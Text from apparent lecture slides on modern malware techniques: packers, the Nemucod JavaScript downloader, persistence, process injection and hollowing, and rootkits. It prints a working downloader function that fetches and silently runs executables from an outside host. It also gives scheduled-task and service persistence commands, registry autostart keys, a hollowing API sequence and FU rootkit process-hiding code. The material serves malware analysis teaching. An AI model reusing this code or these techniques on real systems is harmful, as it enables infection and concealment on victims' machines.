
How modern malware looks like



Everything is packed– Injector/Kryptik




1. Read key
2. Decrypt data
3. Execute



Injector

- Injecting is hiding technique where malicious code is running in another process memory.


Life expectancy of malware stages



Dropper
Downloader
JS,VBS,SFX,
Java

• Infection

Nemucod vs other email detections (03/2016)



JS/TrojanDownloader.Nemucod.AA trojan

Delivery_Notification_00272460.doc.js

```
var a1='';function sdi() { a1 += 'entSt'; mby(); }; function cc() { a1 +=  
'e'; zes(); }; function sl() { a1 += 'pe ='; op(); }; function bpg() { a1 +=  
'va'; pdb(); }; function gp() { a1 += '>'; fden(); }; function cayi() { a1  
+= 'ec'; u(); }; function s() { a1 += '1'; wbnk(); }; function kcum() { a1  
+= '010'; ul(); }; function fcxx() { a1 += 'ion d'; teg(); }; function rblc()  
{ a1 += 'a.w'; tohy(); }; function pg() { a1 += '.co'; rar(); }; function fg()  
{ a1 += '.exe'; ntzm();};
```

JS/TrojanDownloader.Nemucod.AA trojan


```
function dl(fr, fn, rn) {
    var ws = new ActiveXObject("WScript.Shell");
    var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + fn;
    var xo = new ActiveXObject("MSXML2.XMLHTTP");
    xo.onreadystatechange = function() {
        if (xo.readyState === 4) {
            var xa = new ActiveXObject("ADODB.Stream");
            xa.open();
            xa.type = 1;
            xa.write(xo.ResponseBody);
            xa.position = 0;
            xa.saveToFile(fn, 2);
            xa.close();
        };
    };
    try {
        xo.open("GET", fr, false);
        xo.send();
        if (rn > 0) {
            ws.Run(fn, 0, 0);
        };
    } catch(er) {};
}
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=1517361", "73416104.exe",
1);
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=4498732", "66958255.exe",
1);
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=9203343", "63257920.exe",
1);
```

Win32/Injector.BRNC trojan



- Persistence (survival – hiding)**

Win32/Injector.BRNC trojan





The screenshot shows the assembly code of the Win32/Injector.BRNC trojan in the Hiew 8.14 debugger. The code is heavily obfuscated, featuring many strings encoded in various ways, including Base64 and ROT13. Key sections of the code include:


- Initial Setup:** The code starts by setting up memory protection (NP, T, D) and clearing the stack.
- String Decoding:** It contains several routines for decoding strings, such as `sub_401000` and `sub_401010`, which use functions like `GetProcessMemoryInfo()` and `VirtualAlloc()`.
- File Operations:** The trojan attempts to write to files like `document.exe` and `document.dll` using `CreateFile()` and `WriteFile()`.
- Network Communication:** It includes routines for connecting to a C2 server at `128.111.12.13:1337` using `WSAConnect()` and `WSASend()`.
- System Manipulation:** The trojan uses `VirtualAlloc()` to allocate memory and `VirtualProtect()` to change its protection.
- Encryption:** It features a routine for encrypting data using `Rand()` and `rand()` functions.
- Final Exit:** The code ends with a call to `ExitProcess()`.

Attack scheme of Downloader - Filecoder

C&C download server



C&C keys server



RSA / AES keys

Persistence - I

- Malware priority is to stay on computer as long as possible

Startup registers

```
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ Run ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT\ CurrentVersion \ Winlogon \ Userinit ]  
  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows NT\ CurrentVersion \ Windows ]
```

Persistence - II

Startup folders

C:\Documents and Settings\Martin.Jirkal\Start Menu\Programs\Startup

- Windows XP

C:\Users\Martin.Jirkal\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

- Windows 7

Schedule Manager

```
schtasks / Create /tn NotSuspiciousTask /sc ONLOGON /tr C:\ temp \ malware .exe
```

Service Manager

```
sc create NotSuspiciousService binPath = "C:\ temp \ malware . exe " start = auto
```

Persistence - III

Extension association

[HKEY_CLASSES_ROOT \.exe] = MalwareExtensionOpener

[HKEY_CLASSES_ROOT \ MalwareExtensionOpener \ shell \ open \ command] = C:\ temp \ malware .
exe

- Infection of MBR (Master boot record) stores and run malware from unused space of disk during OS boot process.

Persistence - IV

Order hijack. Insertion of dynamic library on disk in a way where system loads malware library instead intended library in different location.

Search order with SafeDllSearchMode ON (Windows Vista+)

1. Folder with binary file
2. System folder (C:\Windows\System32).
3. 16-bit system folder (C:\Windows\System).
4. Windows folder
5. Actual folder
6. Folders in environment variable PATH.


Hiding - I

- Inject malicious code into different process. Http traffic from iexplore.exe is not strange.
- Commonly injected processes:
 - svchost.exe
 - explorer.exe
 - csrss.exe
- Malware named after common process and/or executed from windows libraries common location(C:\Windows\System32)


Hiding- II

- Windows driver monitoring and tampering OS request to view computer components.
- Common malware driver features:
 - Process hiding
 - Port/network hiding
 - File hiding
- Some rootkits hide malware in unused sectors of disk.

Injection – Method 1




Injection method 2 -SetWindowsHookEx




Injection method 3

DLL Injection


Step 1




Step 2



Step 3



Step 4



Overview


Step 1




Step 2



Step 3



Step 4



Process Hollowing

Process hollowing is method where application is executed but immediately stopped, fully rewritten in memory then execution is resumed. Such a process have all the attributes of originally executed process

PEB ?

- CreateProcessA svchost.exe CREATE_SUSPENDED
- GetThreadContext
- ReadProcessMemory
- NtUnmapViewOfSection
- VirtualAllocEx PAGE_EXECUTE_READWRITE
- WriteProcessMemory Můj kód
Relokace souboru
Context.EAX = EP
- SetThreadContext
- ResumeThread

Rootkit – Service for other malware

Hiding - rootkits


Hiding malware on kernel level.

- Hiding processes
- Hiding network communication
- Hiding files

Rootkit skrytí procesu - FU Rootkit

```
case IOCTL_ROOTKIT_HIDEME :  
if (( InputBufferLength < sizeof ( DWORD ) ) || ( InputBuffer == NULL ))  
{  
    IoStatus -> Status = STATUS_INVALID_BUFFER_SIZE ;  
    break ;  
}  
find_PID = *(( ( DWORD * ) InputBuffer ) );  
if ( find_PID == 0 x00000000 )  
{  
    IoStatus -> Status = STATUS_INVALID_PARAMETER ;  
    break ;  
}  
eproc = FindProcessEPROC ( find_PID );  
if ( eproc == 0 x00000000 )  
{  
    IoStatus -> Status = STATUS_INVALID_PARAMETER ;  
    break ;  
}  
plist_active_procs = ( LIST_ENTRY * ) ( eproc + FLINKOFFSET );  
*(( ( DWORD * ) plist_active_procs -> Blink ) = ( DWORD ) plist_active_procs -> Flink ;  
*(( ( DWORD * ) plist_active_procs -> Flink +1 ) = ( DWORD ) plist_active_procs -> Blink ;  
break ;
```

Win64/Rovnix: Bootkit Details



Is Rootkit dead?

Well.. sort of yes.

